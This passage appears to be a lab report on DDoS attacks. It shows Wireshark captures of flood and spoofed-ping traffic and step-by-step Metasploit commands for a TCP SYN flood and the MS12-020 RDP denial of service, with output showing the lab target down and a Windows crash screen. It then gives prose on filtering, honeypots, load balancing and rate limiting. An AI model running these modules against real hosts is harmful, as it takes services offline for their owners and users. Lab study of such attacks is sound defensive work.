 2793 21.411515898  10.0.2.15    192.168.149.1   UDP      42 5498 → 139 Len=0
 2794 21.411533166  10.0.2.15    192.168.149.1   UDP      42 5499 → 139 Len=0
 2795 21.411542295  10.0.2.15    192.168.149.1   UDP      42 5500 → 139 Len=0
 2796 21.411578394  10.0.2.15    192.168.149.1   UDP      42 5501 → 139 Len=0
 2797 21.411586978  10.0.2.15    192.168.149.1   UDP      42 5502 → 139 Len=0
 2798 21.411595168  10.0.2.15    192.168.149.1   UDP      42 5503 → 139 Len=0
 2799 21.411667424  10.0.2.15    192.168.149.1   UDP      42 5504 → 139 Len=0
 2800 21.411710446  10.0.2.15    192.168.149.1   UDP      42 5505 → 139 Len=0
 2801 21.411720716  10.0.2.15    192.168.149.1   UDP      42 5506 → 139 Len=0
 2802 21.411775249  10.0.2.15    192.168.149.1   UDP      42 5507 → 139 Len=0
 2803 21.411800500  10.0.2.15    192.168.149.1   UDP      42 5508 → 139 Len=0
 2804 21.411856016  10.0.2.15    192.168.149.1   UDP      42 5509 → 139 Len=0
 2805 21.411868038  10.0.2.15    192.168.149.1   UDP      42 5510 → 139 Len=0
 2806 21.411956089  10.0.2.15    192.168.149.1   UDP      42 5511 → 139 Len=0
 2807 21.411968641  10.0.2.15    192.168.149.1   UDP      42 5512 → 139 Len=0
 2808 21.412012490  10.0.2.15    192.168.149.1   UDP      42 5513 → 139 Len=0
 2809 21.412026189  10.0.2.15    192.168.149.1   UDP      42 5514 → 139 Len=0
 2810 21.412087435  10.0.2.15    192.168.149.1   UDP      42 5515 → 139 Len=0
 2811 21.412098879  10.0.2.15    192.168.149.1   UDP      42 5516 → 139 Len=0
 2812 21.412107210  10.0.2.15    192.168.149.1   UDP      42 5517 → 139 Len=0
 2813 21.412211924  10.0.2.15    192.168.149.1   UDP      42 5518 → 139 Len=0
 2814 21.412223537  10.0.2.15    192.168.149.1   UDP      42 5519 → 139 Len=0
 2815 21.412269357  10.0.2.15    192.168.149.1   UDP      42 5520 → 139 Len=0
```

Attack with Spoofed IP Address



Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
41% 8:21
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Activate Windows
Go to Settings to activate Windows.
Right Ctrl


```
No.   Time           Source              Destination         Protocol Length Info
 3371 103.188584740 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=768/3, ttl=64 (no response found…
 3372 104.188952045 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=1024/4, ttl=64 (no response foun…
 3373 104.707433103 PcsCompu_c7:58:0d   RealtekU_12:35:02   ARP      42 Who has 10.0.2.2? Tell 10.0.2.15
 3374 104.712186260 RealtekU_12:35:02   PcsCompu_c7:58:0d   ARP      60 10.0.2.2 is at 52:54:00:12:35:02
 3375 105.189255128 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=1280/5, ttl=64 (no response foun…
 3376 106.189975255 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=1536/6, ttl=64 (no response foun…
 3377 107.190475843 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=1792/7, ttl=64 (no response foun…
 3378 108.190895265 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=2048/8, ttl=64 (no response foun…
 3379 109.198416051 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=2304/9, ttl=64 (no response foun…
 3380 110.211177019 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=2560/10, ttl=64 (no response fou…
 3381 111.220209806 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=2816/11, ttl=64 (no response fou…
 3382 112.230749701 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=3072/12, ttl=64 (no response fou…
 3383 113.231244253 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=3328/13, ttl=64 (no response fou…
 3384 114.234730245 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=3584/14, ttl=64 (no response fou…
 3385 115.234966010 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=3840/15, ttl=64 (no response fou…
 3386 116.240367333 10.10.10.5          192.168.1.196       ICMP     42 Echo (ping) request  id=0x110c, seq=4096/16, ttl=64 (no response fou…
 3387 163.903258030 35.166.102.22       10.0.2.15           TLSv1.2  85 Application Data
 3388 163.903356925 10.0.2.15           35.166.102.22       TCP      54 52926 → 443 [ACK] Seq=1 Ack=32 Win=62780 Len=0
 3389 163.904281433 10.0.2.15           35.166.102.22       TLSv1.2  89 Application Data
 3390 163.917972387 35.166.102.22       10.0.2.15           TCP      60 443 → 52926 [ACK] Seq=32 Ack=36 Win=65535 Len=0
 3391 168.965237052 PcsCompu_c7:58:0d   RealtekU_12:35:02   ARP      42 Who has 10.0.2.2? Tell 10.0.2.15
 3392 168.979662536 RealtekU_12:35:02   PcsCompu_c7:58:0d   ARP      60 10.0.2.2 is at 52:54:00:12:35:02

› Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
0000  52 54 00 12 35 02 08 00  27 c7 58 0d 08 00 45 00   RT··5··· '·X···E·
eth0: <live capture in progress>                Packets: 3392 · Displayed: 3392 (100.0%)    Profile: Default
```

TCP-SYN FLOOD ATTACK IMPLEMENTATION

TCP SYN flood (a.k.a. SYN flood) is a type of Distributed Denial of Service (DDoS) attack that exploits part of the normal TCP three-way handshake to consume resources on the targeted server and render it unresponsive.


Commands :

- search tcp/synflood
- use auxiliary/dos/tcp/synflood
- set RHOSTS ipaddress
- run




Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
82% 23:50
mach@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
set LHOST eth0

msf6 > search tcp/synflood

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood                     normal  No     TCP SYN Flooder


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.1.101
```



```
msf auxiliary(dos/tcp/synflood) > run

[*] SYN flooding 192.168.1.101:80...
```

Scanning the victim after Attack using NMAP



```
┌──(mach㉿kali)-[~]
└─$ nmap -sV 192.168.1.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-09 12:36 CST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 4.18 seconds

┌──(mach㉿kali)-[~]
└─$ 
```


BLUE SCREEN OF DEATH IMPLEMENTATION

The inbuilt protection mechanism of Windows Server 2012 R2 is not effective enough against a common type of DDoS attack.


Observation : The server was found to crash within minutes after displaying a Blue Screen of Death(BSoD).

Commands:


- search ms12_020
- use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
- set RHOSTS ipaddress
- run


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
86% 12:38
mach@kali: ~
File Actions Edit View Help

```
┌──(mach㉿kali)-[~]
└─$ msfconsole -q
msf6 > search ms12_020

Matching Modules
================

   #  Name                                            Disclosure Date  Rank    Check  Description
   -  ----                                            ---------------  ----    -----  -----------
   0  auxiliary/scanner/rdp/ms12_020_check                             normal  Yes    MS12-020 Microsoft Remote Desktop Checker
   1  auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  No     MS12-020 Microsoft Remote Desktop Use-After-Free DoS


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelids

msf6 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   3389             yes       The target port (TCP)

msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOSTS 192.168.1.101
RHOSTS ⇒ 192.168.1.101
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 192.168.1.101
```




```
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > run
[*] Running module against 192.168.1.101

[*] 192.168.1.101:3389 - 192.168.1.101:3389 - Sending MS12-020 Microsoft Remote
Desktop Use-After-Free DoS
[*] 192.168.1.101:3389 - 192.168.1.101:3389 - 210 bytes sent
[*] 192.168.1.101:3389 - 192.168.1.101:3389 - Checking RDP status...
[+] 192.168.1.101:3389 - 192.168.1.101:3389 seems down
[*] Auxiliary module execution completed
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > 
```



```
 RDPWD.SYS

PAGE_FAULT_IN_NONPAGED_AREA

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFFFFF8A025C42CE8,0x0000000000000000,0xFFFFF88002B7EFB5,0
x0000000000000002)

***     RDPWD.SYS - Address FFFFF88002B7EFB5 base at FFFFF88002B57000, DateStamp
```

PREVENTION AGAINST DDOS ATTACKS

Prevention against DDoS attacks is the most desirable defense technique to fight against the DDoS attacks. Therefore, if an attack has been already launched and become successful, it may cause significant compromise to the victim’s system.



Prevention using filters

In order to prevent the attack traffic, it is very important to filter them out. Basically, all filtering techniques are applied to the routers which ensure that only legitimate traffic can get access to a system. A very common and well-known filtering technique is the ingress/egress filtering.

Honeypots


A honeypot is an interesting mechanism of DDoS prevention.Here, honeypots are some less secure systems which attract attackers to attack them. A honeynet mimics a legitimate network to trick an attacker so that the attacker thinks that it has attacked the actual system. Thus, the actual system remains protected.

Load balancing

This is an approach which tries to balance the loads of different systems so that no one system gets overloaded. The result of the load balancing helps to gain the optimal productivity as well as the maximum uptime. In cases when a server faces a DDoS attack, a load balancer ensures resilience as it reroutes traffic to another active and un-attacked servers.

DDOS MITIGATION TECHNIQUES

Prevention of DDoS is one part of defense from DDoS.However, still there are remaining threats of the DDoS attacks with new attack signature and patches. Therefore, the next phase of the defense that is the field of the DDoS mitigation has a huge number of research activities.
Mitigation of DDoS comprises three different mechanisms: detection mechanisms, response mechanisms, and tolerance mechanisms.


DDoS Attack Mitigation
Detection
Tolerance
Signature based Detection
Anomaly based Detection
Attack Source Identification
Congestion Policing
Fault Tolerance
Response
Filtering and Rate Limiting
Capability based Response

.

Signature Based Detection

Identifies the attack signatures which differentiate a normal traffic from a malicious one.

Snort

A very popular network intrusion detection tool. It is a rule-based lightweight tool for detection of a broad range of attacks and probes. In order to increase its range of attack detection, it has combined signature-based detection and anomaly-based protection.

Rate Limiting

If detection mechanism cannot identify a precise mark between the legitimate and malicious traffic, it is reasonable to apply rate limiting.

Re-feedback137 and **NetFence138** are two example mechanisms where congestion policing is applied to defend DDoS attacks.

CONCLUSION

DDoS Attack is an attack on availability of the resources and services which results in financial losses, loss of organization reputation, and disturbance in work flow environment. The bitter truth is that the security technologies like firewall, routers and IDS are very week to prevent DDoS as it cannot differentiate between original and fake traffic. Another factor is that it uses IP spoofing, difficult to verify with original packets plus the routing involved is stateless. Hence results in very strong attack.

In this report we have gone through the DDoS overview with its types and tools involved in DDoS attack. We have highlighted the DDoS detection part and the security aspects and implementation to safeguard the assets against such attack .

To compete with DDoS one way effort cannot prevent or defeat it, it needs all round support to tackle with it like among different internet communities, different countries to enforce such laws and regulation strictly to cope with it.